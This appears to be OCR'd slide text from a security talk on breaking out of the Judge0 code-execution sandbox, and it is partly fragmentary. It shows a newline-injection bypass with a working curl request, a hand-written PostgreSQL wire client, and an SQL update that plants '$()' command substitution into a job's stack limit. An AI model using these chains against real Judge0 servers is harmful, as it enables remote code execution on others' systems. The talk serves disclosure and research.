puts "[#{DateTime.now}] Running submission #{submission.token} (#{submission.id}):"
puts command.gsub(/\s+/, " ")
puts

`#{command}`
```

How does a worker run a submission?

1. NAME

isolate - Isolate a process using Linux Containers

2. SYNOPSIS

isolate *options* **--init**

isolate *options* **--run** -- *program arguments*

isolate *options* **--cleanup**

3. DESCRIPTION

Run *program* within a sandbox, so that it cannot communicate with the outside world and its resource consumption is limited. This can be used for example in a programming contest to run untrusted programs submitted by contestants in a controlled environment.

What is isolate?

>>>


ONE DOES NOT SIMPLY
ESCAPE LINUX CONTAINER SANDBOXING

<Side Note>

>>>

Maybe there is something here

gollux commented on Mar 11 — Member

We do not plan to support running Isolate in containers.

First, we aim for maximum security and the interaction between Docker (or other hypervisor) and any other use of cgroups and namespaces is too complex for us to be confident that it is secure.

Second, Isolate's primary purpose is testing of programs in programming contests. In this setting, precise measurement of run time is crucial and anything else running on the same machine influences run times. Therefore the recommended setup is to use a dedicated machine for testing. This makes any containerization or virtualization pretty much pointless.

Isolate probably runs in containers if they are privileged enough (there are some success reports with privileged Docker), but you are on your own.

</Side Note>

The plan™

Don’t touch the Linux sandboxing


Instead, look for flaws in the Ruby application

>>>

Searching for a foothold

>>>

After a few minutes of searching...



```
unless submission.is_project
  # gsub is mandatory!
  command_line_arguments = submission.command_line_arguments.to_s.strip.encode("UTF-8", invalid: :replace).gsub(/[$&;<>|`]/, "")
  File.open(run_script, "w") { |f| f.write("#{submission.language.run_cmd} #{command_line_arguments}")}
end
```

>>>

Blacklist implementation

python3 script.py <ATTACKER CONTROLLED INPUT>

Cannot use:

- **$**
- **&**
- **;**
- **<**
- **>**
- **|**
- **`**

Newline Injection

Attacker Controlled

```
"python3 script.py XYZ\nid"
```

Becomes a multiline script and executes multiple commands:

```
python3 script.py XYZ
id
```

>>>

Newline Injection in action

```
curl --request POST \
  --url 'http://localhost:2358/submissions?wait=true' \
  --header 'Content-Type: application/json' \
  --data '{
    "source_code": "echo hi",
    "language_id": 46,
    "command_line_arguments": 'x\necho POC"
}'
```


```
{
    "stdout": "hi\nPOC\n",
    "time": "0.05",
    "memory": 6548,
    "stderr": null,
    "token": "c859f250-b8ad-4ff0-8182-08b82c2ba762",
    "compile_output": null,
    "message": null,
    "status": {
        "id": 3,
        "description": "Accepted"
    }
}
```

That was easy!


Have we pwned the system?


Read Judge0 source code
Discover blacklist insecurely implemented
Blacklist turns out to add literally nothing to security
Blacklist turns out to add literally nothing to security

Why is the blacklist unnecessary?



```
command = "isolate #{cgroups} \
-s \
-b #{box_id} \
-M #{metadata_file} \
#{submission.redirect_stderr_to_stdout ? "--stderr-to-stdout" : ""} \
#{submission.enable_network ? "--share-net" : ""} \
-t #{submission.cpu_time_limit} \
-x #{submission.cpu_extra_time} \
-w #{submission.wall_time_limit} \
-k #{submission.stack_limit} \
-p#{submission.max_processes_and_or_threads} \
#{submission.enable_per_process_and_thread_time_limit ? (cgroups.present?
```


POST
https://ce.judge0.com/submissions?wait=tr
Send
422 Unprocessable Entity
937 ms
Params
Body
Auth
Headers 5
Scripts
Docs
Preview
Headers 19
Cookies
Test
JSON
Preview
{
"source_code": "echo hi",
"language_id": 46,
"wall_time_limit": "a"
}
{
"wall_time_limit": [
"is not a number"
]
}

>>>


class Submission < ApplicationRecord
validates :source_code, presence: true, unless: -> { is_project }
validates :source_code, absence: true, if: -> { is_project }
validates :language_id, presence: true
validates :wall_time_limit,
numericality: { greater_than_or_equal_to: 0, less_than_or_equal_to: Config::MAX_WALL_TIME_LIMIT }
validates :memory_limit,
numericality: { greater_than_or_equal_to: 2048, less_than_or_equal_to: Config::MAX_MEMORY_LIMIT }
FAIL

TANTO

How about here?

```
fix_permissions
`sudo rm -rf #{boxdir}/* #{tmpdir}/*`
[stdin_file, stdout_file, stderr_file, metadata_file].each do |f|
  `sudo rm -rf #{f}`
end
```

Can we control these file paths? What is boxdir, tmpdir?

What about symlinks?

>>>

How Isolate works

```
@workdir = `isolate #{cgroups} -b #{box_id} --init`.chomp
@boxdir = workdir + "/box"
@tmpdir = workdir + "/tmp"
```

```
judge0@bf69537df366:/api$ isolate -b 123 --init
/var/local/lib/isolate/123
```


This folder is shared with the sandbox

We will go into (much) more detail later

Why it doesn't work

rm -rf doesn't follow symlinks :(

* except in some cases which don't work for Judge0



An interesting command line flag

```
--share-net
By default, isolate creates a new network namespace for its child process. This
namespace contains no network devices except for a per-namespace loopback. This
prevents the program from communicating with the outside world. If you want to
permit communication, you can use this switch to keep the child process in parent's
network namespace.
```

17	`enable_network`	boolean		If `true` program will have network access.

>>>

What can we target?


```yaml
services:
  server:
    image: judge0/judge0:1.13.0
    volumes:
      - ./judge0.conf:/judge0.conf:ro
    ports:
      - "2358:2358"
    privileged: true
    <<: *default-logging
    restart: always

  workers:
    image: judge0/judge0:1.13.0
    command: ["./scripts/workers"]
    volumes:
      - ./judge0.conf:/judge0.conf:ro
    privileged: true
    <<: *default-logging
    restart: always

  db:
    image: postgres:13.0
    env_file: judge0.conf
    volumes:
      - postgres-data:/var/lib/postgresql/data/
    <<: *default-logging
    restart: always

  redis:
    image: redis:6.0
    command: [
      "bash", "-c",
      'docker-entrypoint.sh --appendonly yes --requirepass "$$REDIS_PASSWORD"'
    ]
    env_file: judge0.conf
    volumes:
      - redis-data:/data
    <<: *default-logging
    restart: always
```

Service Architecture reminder




Crazy Idea

```
command = "isolate #{cgroups} \
-s \
-b #{box_id} \
-M #{metadata_file} \
#{submission.redirect_stderr_to_stdout ? "--stderr-to
#{submission.enable_network ? "--share-net" : ""} \
-t #{submission.cpu_time_limit} \
-x #{submission.cpu_extra_time} \
-w #{submission.wall_time_limit} \
-k #{submission.stack_limit} \
```

```
#
# Table name: submissions
#
#  id                                    :integer          not null, prim
#  source_code                           :text
#  language_id                           :integer
#  stdin                                 :text
#  expected_output                       :text
#  stdout                                :text
#  status_id                             :integer
#  created_at                            :datetime
#  finished_at                           :datetime
#  time                                  :decimal(, )
#  memory                                :integer
#  stderr                                :text
#  token                                 :string
#  number_of_runs                        :integer
#  cpu_time_limit                        :decimal(, )
#  cpu_extra_time                        :decimal(, )
#  wall_time_limit                       :decimal(, )
#  memory_limit                          :integer
#  stack_limit                           :integer
#  max_processes_and_or_threads          :integer
```

```
ALTER TABLE submissions ALTER stack_limit TYPE text
```

>>>


Ruby on Rails
API server
#1
Insert submission
data into database
PostgreSQL
database
#2
Add job to queue
Redis queue
SUCCESS
#3
Worker takes job
from queue
worker running
isolate_job.rb
#4
Worker retrieves job
data from database
Change the parameters
of another job!

TANTO

>>>

TANTO

New Issue

We need to communicate with PostgreSQL without any libraries.

That's fine, surely we can just implement the PostgreSQL specification?

>>>

```
connection = psycopg2.connect(dbname='judge0', user='judge0', password='
cursor = connection.cursor()
cursor.execute("ALTER TABLE submissions ALTER stack_limit TYPE text;")
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect(("db", 5432))


class SMsg:
    def __init__(self, type):
        self.header = type.encode() if type is not None el
        self.data = b""

    def write_int(self, n):
        self.data += struct.pack(">I", n)
```

```
print(s.recv(1024))

m = SMsg("Q")
m.write_str("{}")
m.send()

print(s.recv(1024))
```

```
'>I", len(self.data) + 4) + self.data)
```

```
)
96608)
user")
judge0")
database")
judge0")
\\x00")
```

```
        self.data = self.data[4:]
        return struct.unpack(">I", strt)[0]

    def get(self, n):
        strt = self.data[:n]
        self.data = self.data[n:]
        assert len(strt) == n
        return strt

    @staticmethod
    def read():
        mtype = s.recv(1)[0]
        mlen = struct.unpack(">I", s.recv(4))[0]
        return RMsg(mtype, s.recv(mlen))


def md5(x):
    return hashlib.md5(x).hexdigest()
```

```
g.read()
p.type == ord("R")
p.get_int() == 5  # md5 encryption
p.get(4)
p.data == b""

p")
r("md5" + md5(md5(b"YourPasswordHere1234" + b"j
```

Put our payload inside $()

```
UPDATE submissions SET stack_limit='$({})' WHERE id=(SELECT MAX(id) FROM submissions);
```

Pivoting to the Ruby on Rails service from Postgres

>>>

```python
def submit(src):
    return requests.post(
        TARGET + "/submissions",
        json={"source_code": src, "language_id": 71, "enable_network": True},
    ).json()


# if it doesnt work try increasing this
NUM_PADDING = 20

for i in range(NUM_PADDING):
    submit("print('hi')")
submit(CODE)
for i in range(NUM_PADDING):
    submit("print('hi')")
```

>>>


```
# Password of the user. Cannot be blank. Used only in production.
# Default: NO DEFAULT, YOU MUST SET YOUR PASSWORD
POSTGRES_PASSWORD=YourPasswordHere1234
```

What about the password?

>>>

Attack Constraints

- Need Postgres password
- Need enable network to be true
- Need allow network to be true to allow enable network to be true



Trying to enable network features on the demo

Vuln that only works in extremely specific scenarios

Vuln that works in every scenario

TANTO

>>>


The search for the perfect exploit

>>>

